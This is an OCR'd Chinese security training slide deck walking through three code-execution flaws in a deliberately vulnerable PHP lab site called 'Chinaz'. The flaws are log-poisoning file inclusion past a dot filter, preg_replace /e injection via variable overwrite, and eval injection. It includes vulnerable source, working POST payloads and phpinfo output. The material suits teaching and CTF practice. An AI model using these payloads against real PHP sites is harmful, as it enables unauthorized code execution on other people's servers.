
Chinaz解题思路

INFO



ID： moxiaoxi

清华大学NISL实验室成员

Blue-louts、Redbud战队成员

Blog： http://momomoxiaoxi.com

研究方向： Web安全、协议分析、机器学习

代码执行与命令执行

Chinaz实战

Chinaz是依据站长工具源码简化改编的一个网站，大家可以尝试自行寻找漏洞。

存在至少三处的命令执行漏洞

代码执行与命令执行

Chinaz实战

```php
<?php
require_once("library/common.php");
require_once("library/view.php");
$view_class = new View();
$data = array();
if (isset($_GET['page']))
{
    $data['page'] = filter($_GET['page']);
}
else{
    $data['page'] = 'js';
}
$view_class->echoContent($data['page'], $data);
?>
```

基本结构就是index的页面通过page参数调用不同功能的php页面。

代码执行与命令执行

- 漏洞1:文件包含

```php
<?php
require_once("library/common.php");
require_once("library/view.php");
$page = filter($_POST['page']).'.php';
$post_data = array();
foreach ($_POST as $key => $value) {
    $post_data[$key] = $value;
}
if (file_exists($page))
{
    @require_once($page);
}
?>
```

action.php:

```php
function filter($input)
{
    return str_replace('.', '', $input);
}
function write_log($input)
```

将.过滤成空，文件包含路径中不能有.
导致无法使用相对路径
那么，我们可以使用绝对路径进行包含。
可以包含常见重要文件或者日志文件

这里page可控，page用于文件包含，这里过滤主要就是经过了一个filter函数

代码执行与命令执行

- 漏洞1:文件包含

  尝试将代码写入到logfile.php:

  common.php:

```
function write_log($input)
{
  global $cfg_logfile;
   file_put_contents($cfg_logfile, $input, FILE_APPEND);
}
```

  寻找write_log函数，它可将数据写入到日志里

代码执行与命令执行

- 漏洞1:文件包含


common.php:

```php
function loadFile($filePath)
{
    global $cfg_basedir;
    if(!file_exists($filePath)){
        write_log('Try to open Null file:'.$filePath);
        return file_get_contents($cfg_basedir.'/error.php');
    }
    $fp = @fopen($filePath,'r');
    $sourceString = @fread($fp,filesize($filePath));
    @fclose($fp);
    return $sourceString;
}
```

当访问不存在的页面时，写入内容为文件路径

代码执行与命令执行


- 漏洞1:文件包含



将php代码写入到logfile.php

代码执行与命令执行

- 漏洞1:文件包含



代码执行与命令执行

- 漏洞2:preg_replace

normaliz.php

```php
require_once("library/common.php");
require_once("library/view.php");
function action($post_data, $ip_replacement, $mail_replacement){
    foreach ($post_data as $key => $value) {
        $$key = $value;
    }
    try{
        if ($method == '/\\d+\\.\\d+\\.\\d+\\.\\d+/')
        {
            $res = preg_replace($method, $ip_replacement, $source);
        }
        else
        {
            $res = preg_replace($method, $mail_replacement, $source);//正则命令执行
        }
    }
    catch(Exception $e)
    {
        write_log($e->getMessage());
        $res=$source;
    }
    return $res;
```

代码执行与命令执行

- 漏洞2:preg_replace

preg_replace中的正则如果加了e这个选项，就会把正则表达式替换的部分替换之后的内容执行一下，然后将执行完的结果放进需要被替换的位置。

```
$res = preg_replace($method, $mail_replacement, $source);//正则命令执行
```

method=/a/e&mail_replacement=phpinfo()&source=a;

```
preg_replace("/a/e", "phpinfo()", "a");
```

代码执行与命令执行

- 漏洞2:preg_replace

normaliz.php

```
$view_class = new View();
$data = array();
$data['page'] = 'normaliz';
$ip_replacement = '222.222.222.222';
$mail_replacement = 'lollol@lol.com';
$data['res'] = action($post_data, $ip_replacement, $mail_replacement);
$view_class->echoContent($data['page'], $data);
?>
```

除了$post_data,其它值都是写死的，如何控制

代码执行与命令执行

可通过action.php文件包含，进行变量覆盖控制

```php
<?php
require_once("library/common.php");
require_once("library/view.php");
$page = filter($_POST['page']).'.php';
$post_data = array();
foreach ($_POST as $key => $value) {
    $post_data[$key] = $value;
}

@require_once($page);

?>
```

触发变量覆盖：
-》 通过action.php的文件包含

normaliz.php

```php
function action($post_data, $ip_replacement, $mail_replacement){
    foreach ($post_data as $key => $value) {
        $$key = $value;
    }
    try{
```

代码执行与命令执行

localhost/chinaz/action.php

Enable Post data Enable Referrer

page=normaliz&res=&method=/a/e&mail_replacement=phpinfo()&source=a;

PHP Version 5.2.17

System	Darwin moxiaoxideMacBook-Pro.local 16.6.0 Darwin Kernel Version 16.6.0: Fri Apr 14 16:21:16 PDT 2017; root:xnu-3789.60.24~6/RELEASE_X86_64 x86_64
Build Date	Jan 12 2017 18:22:38
Configure Command	'./configure' '--with-mysql=/Applications/MAMP/Library' '--with-gd=/Applications/MAMP/Library' '--with-jpeg-dir=/Applications/MAMP/Library' '--with-png-dir=/Applications/MAMP/Library' '--with-zlib' '--with-zlib-dir=/Applications/MAMP/Library' '--with-freetype-dir=/Applications/MAMP/Library' '--prefix=/Applications/MAMP/bin/php/php5.2.17' '--exec-prefix=/Applications/MAMP/bin/php/php5.2.17' '--sysconfdir=/Applications/MAMP/bin/php/php5.2.17/conf' '--with-config-file-path=/Applications/MAMP/bin/php/php5.2.17/conf' '--enable-bcmath' '--enable-ftp' '--enable-gd-native-ttf' '--with-bz2=/Applications/MAMP/Library' '--with-ldap' '--with-mysqli=/Applications/MAMP/Library/bin/mysql_config' '--with-sqlite' '--with-ttf' '--with-t1lib=/Applications/MAMP/Library' '--enable-mbstring=all' '--with-curl=/Applications/MAMP/Library' '--enable-sockets' '--enable-bcmath' '--with-imap=shared,/Applications/MAMP/Library/lib/imap-2007f' '--with-imap-ssl=/Applications/MAMP/Library' '--enable-soap' '--with-kerberos' '--enable-calendar' '--with-pgsql=shared,/Applications/MAMP/Library/pg' '--enable-dbase' '--enable-exif' '--with-libxml-dir=/Applications/MAMP/Library' '--with-gettext=shared,/Applications/MAMP/Library' '--with-xsl=/Applications/MAMP/Library' '--with-...

代码执行与命令执行

- 漏洞3:eval

@eval("if(".$strIf."){\$ifstatus=true;}else{\$ifstatus=false;}"

和典型的海洋cms漏洞差不多。

```php
<?php
$strIf='""or phpinfo() or""==""';
var_dump("if(".$strIf."){\$ifstatus=true;}else{\$ifstatus=false;}");
var_dump(@eval("if(".$strIf."){\$ifstatus=true;}else{\$ifstatus=false;}"));
```

代码执行与命令执行

- 漏洞3:eval


寻找触发点

Md5文件包含了view.php,且有变量覆盖点，res可控制$strIf

```php
<?php
require_once("library/common.php");
require_once("library/view.php");
function action($post_data){
    foreach ($post_data as $key => $value) {
        $$key = $value;
    }
    if ($method==='md5'){
        $res = md5($source);
    }
    if ($method==='sha1'){
        $res = sha1($source);
    }
    return $res;
}
$view_class = new View();
$data = array();
$data['page'] = 'md5';
$data['res'] = action($post_data);
$view_class->echoContent($data['page'], $data);
?>
```

代码执行与命令执行

- 漏洞3:eval



Thanks for watching 谢谢